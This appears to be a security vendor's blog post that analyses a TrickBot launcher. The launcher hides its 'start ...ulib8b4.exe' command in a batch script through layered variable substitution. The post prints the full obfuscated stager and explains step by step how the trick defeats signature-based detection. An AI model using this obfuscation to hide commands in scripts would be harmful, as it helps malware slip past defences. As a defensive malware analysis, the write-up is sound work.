


In this blog post we shine the spotlight on an obfuscation technique that we see being used in the latest “100th version” of the TrickBot malware.
What program is built-in and available on every Microsoft Windows machine out in the wild?
Why, it’s the classic black box Command Prompt of course!
Command Prompt = cmd.exe
Command Prompt, or cmd.exe, is the default command-line interpreter for Windows operating systems. Its history dates back to the days of the old-school DOS (or Disk Operating System) shell that would run on vintage x86-based personal computers.
Now I don’t mean to present this as some old, archaic and forgotten technology — in fact, it’s still around and present on each and every Windows operating system! Sure, now we have PowerShell and other fancy command-line tools… but Microsoft has to maintain its backwards-compatibility and cmd.exe has managed to withstand the test of time.

It should be no surprise, then, that this ever-lasting and ever-present technology is a prime target for hackers. cmd.exe allows an interactive interface for a user to run commands, start programs, create or move or delete files on the system… just about anything on a computer!
Batch Scripts

The Command Prompt can be automated with scripts or simple plain text files that pull together multiple commands to be ran in sequence. Those files are referred to as batch files (and as such, have a .bat file extension), and writing those files is called batch scripting.
System administrators often make use of batch scripting to make their lives easier and speed up their workflow — but since this offers great access to the computer system, threat actors and malware families take advantage of .bat files just as well.
Hackers want to be stealthy, though, don’t they?
That’s the hard part — since batch scripts are just plain text files, any anti-virus software or EDR product worth its salt will be able to scan and detect badness inside of a suspicious script or some executable code.
You’ve heard the old adage before: “security is a cat and mouse game.”
One technique hackers use to hide and cover up their efforts is to obfuscate their malicious code.
Obfuscation is the obscuring of the intended meaning of communication by making the message difficult to understand, usually with confusing and ambiguous language.
Enter: Our Malware
Here is an interesting sample of malware we discovered that makes use of some really clever batch scripting obfuscation.
Peeking behind the curtain, this is a launcher for TrickBot.
set wjdk=set
%wjdk% gwdoy=
%wjdk%%gwdoy%ipatx==
%wjdk%%gwdoy%mqhofe%ipatx%es
%wjdk%%gwdoy%dppmto%ipatx%*
%wjdk%%gwdoy%qqou%ipatx%Da
%wjdk%%gwdoy%jpsfhg%ipatx%i
%wjdk%%gwdoy%ellpj%ipatx%1
%wjdk%%gwdoy%mtbrob%ipatx%g
%wjdk%%gwdoy%owmdn%ipatx%xe
%wjdk%%gwdoy%xhpnnd%ipatx%R
%wjdk%%gwdoy%lgqwon%ipatx%b4.
%wjdk%%gwdoy%tqwnuq%ipatx%***
%wjdk%%gwdoy%hhemc%ipatx%u
%wjdk%%gwdoy%onqdwr%ipatx%60
%wjdk%%gwdoy%xjbgb%ipatx%*
%wjdk%%gwdoy%trpjq%ipatx%303
%wjdk%%gwdoy%jwdub%ipatx%nt
%wjdk%%gwdoy%papbet%ipatx%t
%wjdk%%gwdoy%dmhljv%ipatx%min
%wjdk%%gwdoy%lkjmj%ipatx%C:
%wjdk%%gwdoy%hwagtv%ipatx%I
%wjdk%%gwdoy%ximgny%ipatx%App
%wjdk%%gwdoy%dblcjy%ipatx%***
%wjdk%%gwdoy%hbjewj%ipatx%de
%wjdk%%gwdoy%yatty%ipatx%b8
%wjdk%%gwdoy%tbqci%ipatx%li
%wjdk%%gwdoy%fbakxo%ipatx%**
%wjdk%%gwdoy%drwc%ipatx%131
%wjdk%%gwdoy%skmxb%ipatx%Use
%wjdk%%gwdoy%wttahx%ipatx%st
%wjdk%%gwdoy%nmdl%ipatx%5
%wjdk%%gwdoy%rulr%ipatx%e
%wjdk%%gwdoy%opflr%ipatx%o
%wjdk%%gwdoy%blel%ipatx%ti
%wjdk%%gwdoy%wbyt%ipatx%a
%wjdk%%gwdoy%exiy%ipatx%r
%wjdk%%gwdoy%yxbqxf%ipatx%s
%wjdk%%gwdoy%ntqi%ipatx%\
%wjdk%%gwdoy%jngoq%ipatx%ar
%wttahx%%jngoq%%papbet%%gwdoy%%lkjmj%%ntqi%%skmxb%%exiy%%yxbqxf%%ntqi%%dppmto%%dblcjy%%xjbgb%%fbakxo%%tqwnuq%%ntqi%%ximgny%%qqou%%papbet%%wbyt%%ntqi%%xhpnnd%%opflr%%wbyt%%dmhljv%%mtbrob%%ntqi%%hwagtv%%hbjewj%%jwdub%%jpsfhg%%blel%%mqhofe%%ellpj%%onqdwr%%trpjq%%drwc%%nmdl%%ntqi%%hhemc%%tbqci%%yatty%%lgqwon%%rulr%%owmdn%
Looks like a whole lot of nonsense, doesn’t it?
This bit of code kickstarts another program —which, in our case, was more malware — to deploy ransomware, connect back to a C2 server, exfiltrate data, or what have you.
All those weird percent-signs and random letters actually ran the command:
start C:\Users\****\AppData\Roaming\Identities1603031315\ulib8b4.exe
ulib8b4.exe is an executable for the latest version of the TrickBot malware. When we first discovered this executable, (29 days ago at the time of writing), eleven antivirus engines detected this according to VirusTotal. Now, at the time of writing, fifty-eight engines detect it!
The finer details as to what the ulib8b4.exe program (ergo, TrickBot) does isn’t what we will focus on here. The interesting thing to unravel here is just how this obfuscation works.
Variables and %Values%
cmd.exe does offer scripting like any other scripting language (well, in a somewhat limited way) — so the programmer can use take advantage of things like variables, conditional “if-statements”, loops and more.
Since batch scripting is interpreted by the system shell cmd.exe, everything will be interpreted as a command. Even loose or stray variables are set to a specific value.
To define a variable in batch, you use the syntax like so:
set varname=value
The set command will indicate that you are creating a variable, and we’ve defined a variable named varname set to the value of value .
Then, to access the value of a variable, you wrap it in percent signs:
echo %varname%

This will display out to the screen value , because that is what we had set the varname variable to! The echo command is used to display data out on the screen. If we didn’t include the echo command, and just ran %varname%, we would see an interesting error message:
'value' is not recognized as an internal or external command, operable program or batch file.
That is the same error you get when you mistype a command! cmd.exe is interpreting the value of the variable literally and executing it as if it were a command.
Notice anything about the syntax we just discussed? It looks awfully similar to the start of that little malware sample, right?
Back to the Batch Code
Take a look at this first line of the code.
set wjdk=set
This set keyword denotes a new variable, in this case named wjdk, and it is set to the value of… set? That’s peculiar.
Then, the next line:
%wjdk% gwdoy=
Using the value of the wdjk variable (which we know is the word set), cmd.exe literally interprets this to create a new variable!
This looks like it isn’t setting a value at all… but actually it has made a gwdoy variable set to the value of a single space character.
The next line looks even more strange.
%wjdk%%gwdoy%ipatx==
Now if we understand this, the code is using the value of the wjdk and gwdoy variables, which are set and a space character respectively, to set another variable ipatx this time equal to … an equal sign character.
At this point, the code has created small primitives that can be used to create new variables. The batch script has essentially made variables take the place of the necessary syntax, set, and = which can be used to make new variables!
Look at the next set of lines:
%wjdk%%gwdoy%mqhofe%ipatx%es%wjdk%%gwdoy%dppmto%ipatx%k%wjdk%%gwdoy%qqou%ipatx%Da
I know this is hard to read at first glance, but we can unravel this with the puzzle pieces we now know. Using our mental “find-and-replace” functionality, these lines basically mean:
%wjdk%%gwdoy%mqhofe%ipatx%es => set mqhofe=es%wjdk%%gwdoy%dppmto%ipatx%k => set dppmto=k%wjdk%%gwdoy%qqou%ipatx%Da => set qqou=Da
Just creating more variables with new values.

But what are these es and k and Da values? Why would we ever need just seemingly arbitrary letters or two-character sequences as variables?
Putting the Puzzle Pieces Together
Remember the very last line of that weird malware sample?
%wttahx%%jngoq%%papbet%%gwdoy%%lkjmj%%ntqi%%skmxb%%exiy%%yxbqxf%%ntqi%%dppmto%%dblcjy%%xjbgb%%fbakxo%%tqwnuq%%ntqi%%ximgny%%qqou%%papbet%%wbyt%%ntqi%%xhpnnd%%opflr%%wbyt%%dmhljv%%mtbrob%%ntqi%%hwagtv%%hbjewj%%jwdub%%jpsfhg%%blel%%mqhofe%%ellpj%%onqdwr%%trpjq%%drwc%%nmdl%%ntqi%%hhemc%%tbqci%%yatty%%lgqwon%%rulr%%owmdn%
With what we now know, we can assert these are just all the values of the defined variables crammed together.
So that means that all those distinct lines of code earlier, that were just creating small, one-letter or two-character variable values, really did serve a purpose!
All those variables were just small chunks, or tiny slivers of the “final payload” or the real command that the attacker wanted to run. The hacker just went through a good many extra steps, to hide and obfuscate that command, so it couldn’t be easily detected.
With this technique, the hackers could essentially have a substitute for every single printable character, and build enough primitives to mask any command, or any number of commands. A whole batch script could be put together using this obfuscation trick.
On the surface, this code is completely unintelligible. It looks like random letters, in a random order, with random percent-signs thrown all around. But cmd.exe will interpret it and execute it, and that old-school shell is the tried and true built-in that hackers know will be on a target system.
Wait a Second… Who Cares?
Now I know what you’re thinking. You could just slap an echo command at the very start of the last line and see, right on your screen, what that code is trying to do.
And you are absolutely right.

You can do that, because you understand the context and know how to figure out that code.
The thing is: an automated system like an off-the-shelf EDR product or signature-based antivirus or detection system won’t know how to do that. The machine won’t see any bad or malicious commands, and perhaps this malware-stager will slide right under the radar!
That’s the real point here. This obfuscation technique is one clever trick to mask and cover up the code that could be leveraged to do more damage… and maybe an automated defense tool won’t alert on it.
Finding this launcher and the ulib8b4.exe binary off the tails of Microsoft’s attempts to shutdown the TrickBot infrastructure, and seeing this used within the latest version (v100) of TrickBot proves this is a peculiar and “valuable” obfuscation technique.
Human Analysis
At Huntress, we shout from the rooftops the value of having a real person look at malware and suspicious code. We have a whole ThreatOps department that manually explores persistent footholds, irregular files, services, and more.
There is no denying that having automation in place really improves the security posture and defense of an organization. But automated tools, as with everything, should be just one layer of defense. There is no silver bullet or singular magic wand that guarantees security. A proper security stack should have redundancy, segmentation, layers, walls and compartments — all different pieces that play a role in managing security.
We believe at Huntress that a human analyst team should be a part of that security stack. While an automated machine might not find this obfuscation strange — someone who understands the context here certainly will.
To see this obfuscation technique implemented, and even “improved upon” in Python, check out this video demonstration.